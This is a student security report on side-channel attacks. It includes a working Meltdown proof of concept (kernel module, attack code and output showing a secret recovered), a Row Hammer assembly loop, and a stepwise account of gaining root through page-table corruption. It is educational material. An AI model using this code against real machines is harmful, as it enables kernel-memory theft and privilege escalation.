Master in Informatics and Computing Engineering

Computer Systems Security

4th Year

2nd Semester

Side Channel Attacks

Authors:

Catarina Pinheiro Correia, 201405765, up201405765@fe.up.pt

Diogo Henrique Marques Cruz, 201105483, up201105483@fe.up.pt

José Francisco Cagigal da Silva Gomes, 201305016, up201305016@fe.up.pt

Luís Fernando A. S. Vilar Barbosa, 201405729, up201405729@fe.up.pt

May 20th, 2018

Index

Introduction

Within the course of “Computer Systems Security”, the group was asked to prepare a mini project related to a theme of choice. The theme chosen was “Side-channel Attacks”.

Nowadays, it is of extreme importance, not only for the consumers but also for manufacturers, that the information is well protected against a series of vulnerabilities and attacks. Previously, it was thought that the use of robust encryption/decryption algorithms was a secure solution due to the fact that lately brute force attacks have become computationally infeasible because of the increase in cryptographic algorithm key length. Nevertheless, there are attacks that instead of focusing on the mathematical properties of the cryptographic system, focus on its physical implementation in hardware. This means that such attacks focus on the fact that cryptographic systems leak information about the internal process of computing, which can lead attackers to extract the key and other confidential information from the device. Such attacks are known as side-channel attacks.

Essentially, side-channel attacks, also known as SCA, monitor power consumption, time, electromagnetic emissions, sound, amongst others, while a device is performing cryptographic operations. Since side-channel attacks are relatively simple and inexpensive to execute when conducted against electronic devices, it is possible to exploit multiple side-channel techniques to gather data and extract secret cryptographic keys.

In the following report, the group will approach some side-channel attacks. In a first phase, the group will approach some types of side-channel attacks and, in a second phase, the group will approach and explore some specific attacks.

1. Side-channel attack

It is well known that electronic circuits leak information. A side-channel attack is any attack that is based on obtaining information from such leaks instead of the weaknesses in the implemented algorithm. They are called this way because these leaks do not play a part in the operation of the circuit itself, they are simply side effects of the circuit working.

These leaks can come from various sources, such as electromagnetic emissions, heat, power consumption, timing information, acoustic information, and/or others.

These attacks consist in two phases: a monitoring phase and a data analysis phase. In the first phase, the attacker monitors the system physical characteristics when it is running at its normal mode. During the second phase, the attacker will perform data analysis on the collected data to determine how the circuit works and deduce confidential information.

1.1. Cache attack

Nowadays cloud hosting is becoming more and more popular, the security problems increase as well. Cloud providers have many clients and each client has its own virtual machine running inside an host. The main memory separation of each VM is ensured by the virtual machine monitor (hypervisor), which means that a process running in a VM A can't access the main memory of a VM B. However, in order to optimize memory access, CPU make use of the cache. The CPU, first searches the cache for instructions or data that had already been used and only if the search isn't successful, it resorts to the main memory. The cache is divided in 2 or 3 levels and the last one, LLC - Last Level Cache, is shared between all cores. The security problem resides here, because if an attacker can share cache between himself and a target process, there is a possibility of extracting secret information from the target VM process.

Therefore, while taking advantage of these conditions, an attacker can use a "prime+probe" approach so that it may access data it shouldn't have access to. This approach is made in 3 steps. The attacker would write data into memory so that it may end up in cache when the CPU uses it, saving the cache position. Then, the attacker waits until the target device executes an instruction and hopefully it will occupy the same space of cache as the attacker. The attacker reads the data in the position he previously stored and counts the time it needs to complete. If the interval to complete was short, the information stored in cache was his own. If the interval is long, the data retrieved from cache is not his own but of his target.

1.2. Timing attack

It is a known fact that the time an instruction takes to complete depends on the size of the input given. For instance, when multiplying two numbers, the larger the numbers the longer it takes for the instruction to end. This attack takes advantage of this situation to extract information about a system. Algorithms with a key-dependent correlation between input and running time are all considered vulnerable to this approach. For example, if a naive algorithm to compare strings returns a response after the first mismatched letter, it is

possible to make a statistical analysis from several inputs, which will gradually take more time to complete, ending up with the correct word.

Since this attack is heavily dependent on the time the system takes to complete an algorithm, one way to prevent it is to force the algorithm to take the same amount of time to finish for different inputs. Of course, if every input will take the same time, one must consider that all inputs will be extremely large and consequently the time the operation takes to conclude, which means there will be a decrease in performance.

1.3. Power-monitoring attack

Occurs when the attacker analyzes the power variation in hardware components such as a smart card, a tamper-resistant "black box", or an integrated circuit in order to get access to secret cryptographic keys or other sensitive data.

There are 2 main types of this kind of attack, for instance:

1. Simple power analysis, which is an attack that analyzes power consumption variation when the device performs operations. As different operations have different power consumptions patterns, with the help of a digital oscilloscopes we can measure these variations and conclude which operation is being run at the moment within a degree of certainty. Since the bit 1 uses a bit more power than 0 and with a bit of luck it is possible to extract a message or part of it. When an hardware like a smartcard only does one operation at the same time, more complex systems perform multiple operations at once. If there are several concurrent operations running we will get a lot of noise which makes it hard to find a correct pattern for the power consumption. For this cases we have to use a new technique called differential power analysis.
2. Differential power analysis increases the previous technique success rate when hardware emits noise. Firstly, it is made an analysis with only non-cryptographic operations. Then, with everything running, from the global analysis (with noise) is subtracted the previous calculated analysis in order to obtain only cryptographic operations power variations.

Since detecting power variations is a non-invading attack, a device that falls into the wrong hands cannot detect it. So in order to prevent this kind of attack, one needs to be certain that an attacker can't withdraw any kind of intelligent information.

To prevent the simple power analysis attack, one should abstain from using cryptographic keys that depend on conditional branches (CPU instructions which may or may not originate a new branch - equivalent to "if") since its easily detected by this technique.

In order to be safe against differential power analysis, one possible solution is to make "*algorithmic modifications such that the cryptographic operations occur on data that is related to the actual value by some mathematical relationship that survives the cryptographic operation[2]. Studies show that altering the chip internal clock frequency modifies the electrical signal and thus reduces the effectiveness of this technique[3]*". Another

countermeasure would be to randomize execution and timing order so it difficults the task of matching a consumption model.

1.4. Electromagnetic attack

Since every electronic device is electricity dependent, it produces a magnetic field proportional to the intensity of the electric current. This type of attack measures the electromagnetic radiation emitted from a device and is usually non-invasive. Just like the power analysis attack, it is also divided into two different categories:

1. Simple Electromagnetic Analysis, SEMA, in which the attacker analyzes the trace and can conclude which cryptographic key is being used. For example, in RSA system, specifically in the square-multiply algorithm, a multiplication operation is done if the bit is 1, otherwise no operation occurs. So analyzing the magnetic trace, an attacker can conclude what is the key bit by bit. Since naive implementations of algorithms are more often found in asymmetric cryptographic systems, SEMA is very effective against them. However, it would be wrong to say that *only* asymmetric algorithms are vulnerable to SEMA. For example, the Pohlig-Hellman is a symmetric system that also is vulnerable to SEMA.
2. Differential Electromagnetic Analysis, DEMA, is also effective against symmetric cryptosystems since its implementation requires thousands of measurements until any valuable information may be extracted.

1.5. Acoustic cryptanalysis

This type of attack detects and analyzes sound emitted by a computer or other cryptographic devices. One implementation of this attack is to use a neural network to analyze the sound emitted by the device and conclude which key was pressed.

There have been known attacks executed on ATM'S in order to obtain the pin code of a smart card. There also has been attacks that analyzed ultrasonic emissions emitted by capacitors and inductors on computer motherboards[37].

To prevent this kind of attacks, the hardware should generate random sounds that are in the same spectrum as the the sound of a key press. If it simulates random keys being pressed, it becomes hard to analyze which key was in fact pressured, thus complicating the extraction of sensible information.

1.6. Differential fault analysis

The purpose of this attack is to induce faults, via hardware or software, into a cryptographic system in order to leak secrets such as cryptographic keys.

There are many ways on how to implement this technique. An attacker could subject a CPU to voltage spikes, high temperature, overclocking, high electric field, high magnetic field and instructions replacement so that it may output information that shouldn't be

outputted. There are also accidental ways that this technique has occurred like the way alpha particles affect semiconductor electronics or ionization of circuits caused by passing ionizing particles.

The cryptanalysis in this technique is made in 3 steps and the basic idea is to ask for a cryptographic computation twice. Firstly, we ask for an encryption on an input I without inducing faults so we can have the real output. Secondly, we ask for an encryption with the same input I, except this time we induce a fault. Finally, the two outputs are compared and it is possible to infer information about the key, i.e. reducing the number of possible keys.

Since it's physically impossible to prevent an attacker from executing this technique, the only way to countermeasure it is to make it more difficult for the assailant to extract information. In order to defend against this attack, one could hide the more sensible parts of the chip, add security sensors for temperature/voltage or even hardening the cryptographic algorithm.

1.7. Data remanence attack

Data remanence is residual data that remains stored after being deleted or overwritten by an user. Most operating systems keep and index (Master File Table) of pointers to their files and folders. Also each file and folder has pointers to their data on disk. To simplify the process of deleting a file or folder by an user, the OS simply removes the pointer in the index corresponding to the file/folder the user wants to remove. To the user's knowledge, the file ceased to exist. However, the data stays on the disk and the sectors containing said data are marked as free space so it can be rewritten.

The reason why the data isn't overwritten on delete is because erasing the pointer is a much faster operation than overwriting a whole file. If a file has a size of 16GB, overwriting the whole file in memory is a very costly operation, so the OS only removes the pointer referring to this specific file, improving the performance and saving time.

The security problems begin when the drive falls in the wrong hands. When that happens, all the data that one thought it was erased might not have been and therefore becomes compromised.

However, there are a few solutions to solve this problem, which are:

- Overwriting is a commonly known technique to solve this issue. In hard drives we can overwrite a file with random bytes or we can overwrite the drive completely if that is what the user wants. However in SSD, when a file is changed the disk selects a new empty space in it to write the file. The SSD also has a feature called TRIM that tells the drive what data can be erased from it, but it can take some time for the erasing to start. Researchers have found that overwriting the entire visible address space of an SSD twice is usually, but not always, sufficient to sanitize the drive.[1]
- Degaussing is considered to be one of the most effective methods for HDD's. It removes the magnetic field of the disk erasing all the data in it. One side effect is

that the disk will most likely not work anymore. Since SDD's don't store data magnetically, this method won't work on them.

- Encryption, either at file or disk level. If the key is strong enough, it is improbable that an attacker could brute-force his way through. Nonetheless, the encryption key may be vulnerable to cold boot attacks (data remanence on RAM), in which an attacker can take advantage of the consequences of cold booting a device (turn the device off by shutting down its power). When that happens, the RAM is not immediately erased, it may take a few minutes for it to be fully erased and there are techniques to delay the procedure such as freezing the RAM. In its content, it can be found the encryption key that could be used to decipher the encrypted disk.
- Physical destruction is the safest way to be certain the data in the drive won't be read by an attacker (for example: shredding, chemical alteration, high temperatures, etc.). Yet, it can take some time and some resources for an effective destruction, since a small piece of drive can contain a large chunk of data. Moreover the disk becomes completely unusable.

1.8. Optical

This kind of attack involves any attack where the offensor uses an high resolution camera to record hardware such as LED lights from HDD's or patterns of light emitted from transistors as they change state.

In the first attack, it is needed a malware that can make read/write operations in order to control the LED lights. These lights can blink up to 6000 times per second and the amount of time it stays on is proportional to the size of the data being passed. With an high resolution camera it is possible to capture these lights movements, and extract data which is encoded in the formats OOK, Manchester or Binary Frequency Shift Keying. Assuming the state of the lights translates into 0 or 1 bits, analyzing the images it is possible to the decode the data using one of the methods above. Since this is an invasive attack (for this attack to work, a malware is needed on the target's device), solutions cover a good antivirus to prevent a malware infiltration or simply to not let the LED lights become visible without some kind of blockage which prevents the lights from being seen, taking away the usefulness of the malware[4].

The other method talked above is a non-invasive one. The idea is to analyze the state of transistor in an integrated circuit (0 or 1). When the state shifts, it emits a light which is captured and analyzed by a picosecond imaging circuit analysis. With this method, it is even possible to retrieve a cryptographic key in a non-protected device[5].

2. Attacks explored

In this report, there will be an analysis to Meltdown, Row Hammer, DNS Poisoning, RSA Power Analysis and Data remanence attacks .

Meltdown was publicly disclosed in January 2018 and affects all the computers that implement out-of-order execution to optimize the CPU. It was a mediatic attack since the vulnerability was a problem on Intel hardware that could be exploited on every Operating System.

Row hammer is an exploit that has been worrying manufacturers and consumers for a few years now. It is based on the fact that accessing memory repeatedly can cause corruption of data which can compromise the whole system. First, it was thought to be an attack too random to predict, however, various researchers have proved this wrong. Recently, this exploit was used to hack Android devices.

DNS Cache Poisoning or DNS Spoofing corresponds to sending a wrong IP in the answer to a DNS query and can be difficult to detect if the service provided by the wrong IP is/appears similar to the service of the real IP. This is a relatively simple attack, depending on the constraints of the environment, and before someone discovers that is using the wrong service, a lot of sensitive data may already have been sent.

We also analyzed how can an encryption algorithm be abused by analyzing the power consumption. These attacks were introduced in cryptographic field in 1998.

Finally, we did a small example about how storage devices may not be secure if found on an attacker’s hand. This demonstration will show how to explore weaknesses that most users are not aware.

2.1. Meltdown

The Meltdown attack exploits critical vulnerabilities existing in many modern processors. It is important to notice that in these are included the processors from Intel, which is the biggest and most popular CPU manufacturer.

The vulnerabilities allow a user-level program to read data stored inside the kernel memory. Such an access is not allowed by the hardware protection mechanism implemented in most CPUs, but a vulnerability exists in the design of these CPUs that makes it possible to defeat the hardware protection. This vulnerability is associated with the out-of-order execution that the CPU utilizes.

Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Meltdown vulnerability represents a special genre of vulnerabilities in the design of CPUs.

2.1.1. Out-of-order execution

Instead of executing the instructions strictly in their original order, modern high performance CPUs allow out-of-order execution to exhaust all of the execution units. Executing instructions one after another may lead to poor performance and inefficient resources usage, i.e., current instruction is waiting for previous instruction to complete even though some execution units are idle. With the out-of-order execution feature, CPU can run ahead once the required resources are available.

For example, loading a value from memory involves two operations: load the data into a register, and check whether the data access is allowed or not. If the data is already in the CPU cache, the first operation will be quite fast, while the second operation may take a while. To avoid waiting, the CPU will continue executing the code, while conducting the access check in parallel. The results of the execution will not be committed before the access check finishes, and if the check fails, all the results caused by the out-of-order execution will be discarded like it has never happened.

2.1.2. Flush+Reload

Flush+Reload is a side-channel attack to a Last-Level Cache, also known as L3 cache. The Flush+Reload technique is a variant of Prime+Probe that relies on sharing pages between the spy and the victim processes.[7]

In this attack, the attacker places “probes” on cache lines in the code segment of shared binaries, and when those lines get “triggered”, at any time, by any process that loads those lines into cache, the attacker will be able to see the cache lines that were updated.[8]

A round of attack consists of three phases:

1) **Flush**: The monitored memory line is flushed from the cache hierarchy;
2) Idle: The spy, then, waits to allow the victim time to access the memory line before the third phase;

3) **Reload**: The spy reloads the memory line, measuring the time to load it. If during the wait phase the victim accesses the memory line, the line will be available in the cache and the reload operation will take a short time. If, on the other hand, the victim has not accessed the memory line, the line will need to be brought from memory and the reload will take significantly longer.[7]



Fig. 1 - Representation of Flush+Reload attack

In the next image is shown a representation of the times taken to execute the line. If the victim executes the code, the attacker will take less time to execute it, which is visible in the red bar being smaller in the case that the victim executed.



Fig. 2 - Important times of execution to Flush+Reload attack

2.1.3. Vulnerability

While implementing the out-of-order execution, the Intel team made a mistake. In the case of a check fail, the results are supposed to be discarded, but the CPU cache should also be discarded. As Intel CPUs don't discard the cache, there is room for a side-channel attack by reading in cache contents on specific memory positions.

2.1.4. Example of an Attack

Next is shown an example of an attack that uses the CPU cache as a side-channel. The Flush+Reload technique is used to achieve this. It will be stored in a kernel module, "/proc/secret_data", a secret string with length 8, "SSINfeup", and the objective is to retrieve it from the cache.

```c
//CreateKernelModule.c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','S','I','N','f','e','u','p'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file){
      #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
         return single_open(file, NULL, PDE(inode)->data);
      #else
         return single_open(file, NULL, PDE_DATA(inode));
      #endif
}

static ssize_t read_proc(struct file *filp, char *buffer, size_t length,
loff_t *offset){
      memcpy(secret_buffer, &secret, 8);
      return 8;
}

static const struct file_operations test_proc_fops = {
      .owner = THIS_MODULE,
      .open = test_proc_open,
      .read = read_proc,
      .llseek = seq_lseek,
      .release = single_release
};

static __init int test_proc_init(void){
      // write message in kernel message buffer
      printk("secret data address:%p\n", &secret);
      secret_buffer = (char*)vmalloc(8);

      // create data entry in /proc
      secret_entry = proc_create_data("secret_data", 0444, NULL,
&test_proc_fops, NULL);
```

```
	if (secret_entry) return 0;

	return -ENOMEM;
}

static __exit void test_proc_cleanup(void){
	remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

To create the kernel module, a makefile file is needed to compile:

```
# MakeFile
KVERS = $(shell uname -r)

# Kernel modules
obj-m += CreateKernelModule.o

build: kernel_modules

kernel_modules:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

The following commands are needed to run the MakeFile, and insert the module into the kernel, in order to get the cache address to probe. The address changes, the one shown is just as an example.

```
$ make
$ sudo insmod CreateKernelModule.ko
$ dmesg | grep 'secret data address'
secret data address: 0xfc514000
```

The next file demonstrates the Meltdown attack. As the secret message is of size 8, the attack will be made to 8 cache positions.

The variable CACHE_HIT_THRESHOLD is an approximation of the time that it takes for the CPU to get a value stored in cache. As such, it is to be changed according to the computer in which it is being used.

The variable MEM_POS is the address obtained from the kernel module.

The attack will take the Flush+Reload attack on the kernel module created. It will clean the cache and then read the file several times. Then flushes the cache to the array variable to be analysed. Next is the main part of the Meltdown attack. The line `kernel_data = *(char*) kernel_data_addr;` will cause and exception, but because of the out-of-order execution, the line `array[kernel_data * 4096 + DELTA] += 1;` will be executed, and so the value will be stored in cache. To improve the chances that the value is stored in cache, there's a call for a long assembly code so that there is time for the caching succeed, and to improve the chances that the correct address was chosen, the code is executed several times to prevent false positives.

```
//MeltdownAttack.c
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
static int scores[256];

#define CACHE_HIT_THRESHOLD 80
#define DELTA 1024
#define MEM_POS 0xfc514000

/********************** Flush + Reload ************************/
void flushSideChannel(){
      // Write to array to bring it to RAM to prevent Copy-on-write
      for (int i = 0; i < 256; i++)
            array[i*4096 + DELTA] = 1;

      //flush the values of the array from cache
      for (int i = 0; i < 256; i++)
            _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel(){
      volatile uint8_t *addr;
      register uint64_t time1, time2;
      int junk = 0;
      for (int i = 0; i < 256; i++) {
            addr = &array[i * 4096 + DELTA];
```

```
            time1 = __rdtscp(&junk);
            junk = *addr;
            time2 = __rdtscp(&junk) - time1;
            if (time2 <= CACHE_HIT_THRESHOLD){
                  scores[i]++; /* if cache hit, add 1 for this value */
            }
      }
}
/********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr){
      char kernel_data = 0;

      // Give eax register something to do
      asm volatile(
            ".rept 400;"
            "add $0x141, %%eax;"
            ".endr;"
            :
            :
            : "eax"
      );

      // The following statement will cause an exception
      kernel_data = *(char*) kernel_data_addr;
      array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv(){
      siglongjmp(jbuf, 1);
}

int main(){
      for(int d = 0; d < 8; d++){
            unsigned long memory_pos = MEM_POS + d;
            int i, j, ret = 0;

            // Register signal handler
            signal(SIGSEGV, catch_segv);

            int fd = open("/proc/secret_data", O_RDONLY);
            if (fd < 0) {
                  perror("open");
```

```
                return -1;
        }

        memset(scores, 0, sizeof(scores));
        flushSideChannel();

        // Retry 1000 times on the same address.
        for (i = 0; i < 1000; i++) {
                ret = pread(fd, NULL, 0, 0);
                if (ret < 0) {
                        perror("pread");
                        break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

                if (sigsetjmp(jbuf, 1) == 0) {
                        meltdown(memory_pos);
                }

                reloadSideChannel();
        }

        int max;
        // Find the index with the highest score.
        for (i = 0; i < 256; i++) {
                if (scores[max] < scores[i])
                        max = i;
        }
        printf("The secret value is %c\n", max);
    }

    return 0;
}
```

To execute the code run:

```
$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
$ ./MeltdownAttack
The secret value is S
The secret value is S
The secret value is I
The secret value is N
The secret value is f
```

```
The secret value is e
The secret value is u
The secret value is p
```

2.1.5. Risks

These hardware vulnerabilities allow programs to steal data which is currently processed on the computer. While programs are typically not permitted to read data from other programs, a malicious program can exploit Meltdown and Spectre to get hold of secrets stored in the memory of other running programs. This might include your passwords stored in a password manager or browser, your personal photos, emails, instant messages and even business-critical documents.[9]

2.1.6. Solution

In order to prevent these attacks there are already patches in the way that clean the cache when the out-of-order execution occurs.

2.2. Row Hammer

To comprehend what row hammering consists of, it is first necessary to understand DRAM.

2.2.1. DRAM (Dynamic Random-Access Memory)

Although random-access memory (RAM) is a familiar concept, there are two widely used forms of modern RAM: static RAM (SRAM) and dynamic RAM (DRAM). DRAM is widely used in digital electronics where low-cost and high-capacity memory is required. Its cost is low due to the structural simplicity of its memory cells. When speed is of greater concern than cost, it is used SRAM instead (such as the cache memories in processors).

DRAM is a type of random access semiconductor memory where each bit of stored data occupies a separate memory cell that is electrically implemented with one capacitor and a transistor. The capacitor stores potential energy in an electric field and can either be discharged or charged. These two states can be represented as binary values: 0 and 1.[36]



Fig. 3 (right) - A high-level illustration of DRAM organization, which includes memory cells (blue squares), address decoders (green rectangles) and sense amplifiers (red squares)

Memory cells (or DRAM cells) are packed into integrated circuits along with some additional logic that organizes the cells for the purposes of reading, writing and refreshing data. As it is possible to see in the images above, memory cells are organized into two-dimensional arrays constituted by rows and columns. A group of rows is called a *bank*, each of which has its own dedicated row buffer, and multiple banks come together to form a rank.

Memory cells are addressed through rows and columns. When a memory address is applied to the two-dimensional array, it is broken into the row and column addresses, processed by the row and column address decoders (green rectangles in the illustration).

When a read/write operation occurs, a row address selects the row for that operation, also known as row activation, and all the bits of that row are transferred into the sense amplifiers (red squares in the illustration) that form the row buffer. For performance reasons, it is not possible to read a single bit out of DRAM, which is why the whole row is read. After this, the cells are accessed by reading/writing any of its columns as needed using a column address. For last, to being able to open another row in the same bank, the row is closed, and

the row buffer is cleared. Read operations are of destructive nature, meaning memory cells have to be rewritten after their values have been read.

The charge stored in a DRAM cell is not persistent. The electric charge on the capacitor starts to leak off, which can lead to loss of data. To prevent this from happening, DRAM requires an external memory refresh circuit that rewrites the data in the capacitor periodically, restoring them to their original value. Regardless its nature, a memory cell is also susceptible to random changes, soft memory errors, due to cosmic rays, small amounts of radioactive elements in the materials used to construct memory chips, amongst other causes.[31][36]

2.2.2. Vulnerabilities

For a few years now, one of the main concerns related to the row hammer attack came from the fact that DRAM manufacturers have been scaling chip features to smaller physical dimension, enabling smaller cells to be placed closer to each other. Increasing the cell density per area has the well-known advantage of reducing the cost-per-bit of memory. Nevertheless, it has disadvantages too. The proximity between cells causes them to interact electrically with each other in ways that are undesirable. Due to this interaction, disturbance errors can be observed where accessing one location in memory can disturb neighboring locations, causing charge to leak into or out of neighboring cells.[31]

> *"Memory isolation is a key property of a reliable and secure computing system—an access to one memory address should not have unintended side effects on data stored in other addresses"[31]*

More recently, researchers from the Vrije Universiteit in Amsterdam noticed that, although some measures have been taken to prevent row hammering from happen, this measures focus mainly on the interaction between a device's CPU and its RAM. What they found is that not only it is important to consider the CPU, but also some of the auxiliary processors, specifically, GPUs. These researchers proved that row hammer attack can be used to hack Android devices remotely. Further details will be explained in the section "GLitch attack".

The row hammer attack targets vulnerabilities related to the design of the DRAM memory. By repeatedly accessing one (single-sided) or two (double-sided) different memory locations in the same bank within the process's virtual address space, it is possible to cause bit flips in an adjacent location, the "victim" location. This happens because a DRAM read cycle is implemented in hardware as a read-and-refresh cycle, which "activates" the row multiple times. Causing rows to be repeatedly "activated" is termed "row hammering". This process of "activating" a row (discharging and recharging it) can disturb the adjacent rows, causing bit flips – data corruption - in adjacent rows if their cells are not refreshed before they lose too much charge.[30]

Nowadays, software uses virtual addresses to memory instead of physical addresses. Using virtual memory is used as a kind of defense mechanism. This way, when a bug causes a program to crash, for example, the memory of other programs or operating

system is not compromised. One of the goals of the row hammer attack is to bypass this security feature.

```
code1a:
  mov (X), %eax  // Read from address X
  mov (Y), %ebx  // Read from address Y
  clflush (X)  // Flush cache for address X
  clflush (Y)  // Flush cache for address Y
  jmp code1a
```

For the possibility of the previous code causing bit flips, addresses X and Y must map to different rows of DRAM in the same bank. If X and Y point to the same row, the code1a will just read from the row buffer, that acts as a cache, without activating the row repeatedly. Similarly, if addresses X and Y belong to different banks, the problem remains, because code1a will just read from those banks' respective row buffers without activating the rows.

But how to know if the rows belong to the same bank and point to different rows? There are several strategies that can be adopted according to different scenarios:

1. Using the physical address mapping. This requires knowledge of how the CPU's memory controller maps physical addresses to DRAM's row, column and bank numbers, along with knowledge of the absolute physical address of memory and the relative physical addresses of memory that are available.
2. Simply select random addresses. This approach allocates a large block of memory and then picks random address pairs within that block. By hammering more addresses per loop, the chances of successful row hammering increase.
3. Selecting addresses using timing. If the uncached accesses are monitored, with high precision, it is possible to know if the addresses meet the requirements, because the access time will be slower for those who satisfy the condition.[29]

The instruction CLFLUSH is crucial here, because without it, the memory reads (MOVs) would be served from the CPU's cache. Flushing the cache forces the memory accesses to be sent to the underlying DRAM, causing the rows to be activated multiple times. However, there are other ways to cause row hammering without CLFLUSH. For example, normal memory accesses, in sufficient quantity or in the right pattern, can generate enough cache misses to cause row hammer bit flips.[29][31]

2.2.3. Implications

Although the changes are random and may seem unpredictable, it is important to notice that bugs like stack and heap overflow were once considered too random to predict, when nowadays it is known that it is predictable. Because of this, this exploit is not as harmless as it may appear and, in fact, has severe consequences, as can be observed in the "Exploits" section.[28]

There are techniques that help attackers to exploit the bit flip with a high probability:

1. The first one, lies on the simple fact that row hammer induced bit flips tend to be repeatable. This way it is possible to say if a cell has a high or low probability of flipping and whether this bit location will be useful for the exploit or not.

2. The other technique, lies on spraying most of physical memory with page tables. When a page table entry's physical page number changes, there's a high chance that it will point to a page table for the attacking process.

Some consequences of row hammering involve data corruption and crashing programs. Nevertheless, it is possible to take this further. An unprivileged user can use this exploit to elevate its access to root/kernel level, using, for example, one of the two previous techniques.[29]

2.2.4. Exploits

There are some successful row hammer attacks that have already been demonstrated against local and remote machines, Linux virtual machines on cloud servers and, more recently, against Android devices.[27]

2.2.4.1. Project Zero

Google's Project Zero has proved, in 2015, that the row hammer exploit can be used to gain root/kernel privileges on some computers. The full implementation can be seen in the following link: https://github.com/google/rowhammer-test and can actually be tested.

To a better understanding, this experiment will be explained. Briefly, the combination of the disturbance errors with memory spraying proved capable of altering page tables entries (PTEs) used by the virtual memory system for mapping virtual address to physical addresses, resulting in gaining unrestricted memory access.

To the success of the exploit, some steps need to be followed. First, it is needed to find aggressor/victim addresses that produce useful bit flips. To do so:

- The attacker maps a large block of memory, using the function mmap() that creates a new mapping in the virtual address space of the calling process;
- The attacker searches for the aggressor/victim addresses in this block by row hammering random address pairs. Previously discovered aggressor/victim physical addresses can be used as an alternative;
- If aggressor/victim addresses are found but are useless for the exploit, just skip the address set. Otherwise, use the function munmap() on all except for the aggressor and victim pages and begin the exploit attempt. munmap() function deletes the mappings for the specified address range.

After finding the desired addresses, page tables are sprayed. But, before that, a few preparations need to be made:

- Creation of a file /dev/shm (a shared memory segment) that will be mapped repeatedly, using the mmap() function;
- A marker value is written in the beginning of each 4kB page, so later they can be easily identified, when searching for PTE changes;
- To avoid data pages to be allocated from sequential physical addresses, making some flips unexploitable, the physical memory is fragmented.

To spray memory with page tables, the data file is repeatedly mmap():

- It is desired that each mapping to be at a 2MB-aligned virtual address, since each 4kB page table covers a 2MB region of virtual address space. MAX_FIXED is used for this;
- The attacker causes the kernel to populate some of the PTEs by accessing their corresponding pages. Only one PTE per page needs to be populated;
- In the middle of this, the victim page is munmap(). There is a high probability that kernel will reuse this physical page as a page table. This page is no longer directly touchable, however, it can potentially be modified via row hammering.

After spraying the pages, it is time to hammer the aggressor addresses and, luckily, induce bit flips in the victim page. To verify this, the large region that was mapped is scanned to see if any of the PTEs points pages other than the attacker's data file. For performance reasons, it is only needed to verify the Nth page within each 2MB chunk. If the previous marker values match the actual marker values, then the attempt has failed. If a mismatched is found, then illicit access to a physical page has been gained.

At this point, the attacker has write access to a page table, however, the virtual address of the page table remains uncovered. To determine it, the attacker can:

- Write a PTE to the page;
- Repeat the scan of address space to find a second virtual page that now points to somewhere other than the attacker's own data file. If no page is found, then attempt failed and the process must be repeated.

The attacker has now write access to one of its page tables. By modifying that page table, it can gain access to any page in physical memory. Depending on portability, convenience and speed, different approaches can be taken. The attacker can:

- Modify a SUID-root executable, overwriting its entry point with the attacker's shell code, and then run it. The shell code will now run as root;
- Modify a library that a SUID executable uses;
- Less portable approaches include modifying kernel code or kernel data structures – change process UID field or alter the kernel's syscall handling code.

For further details:
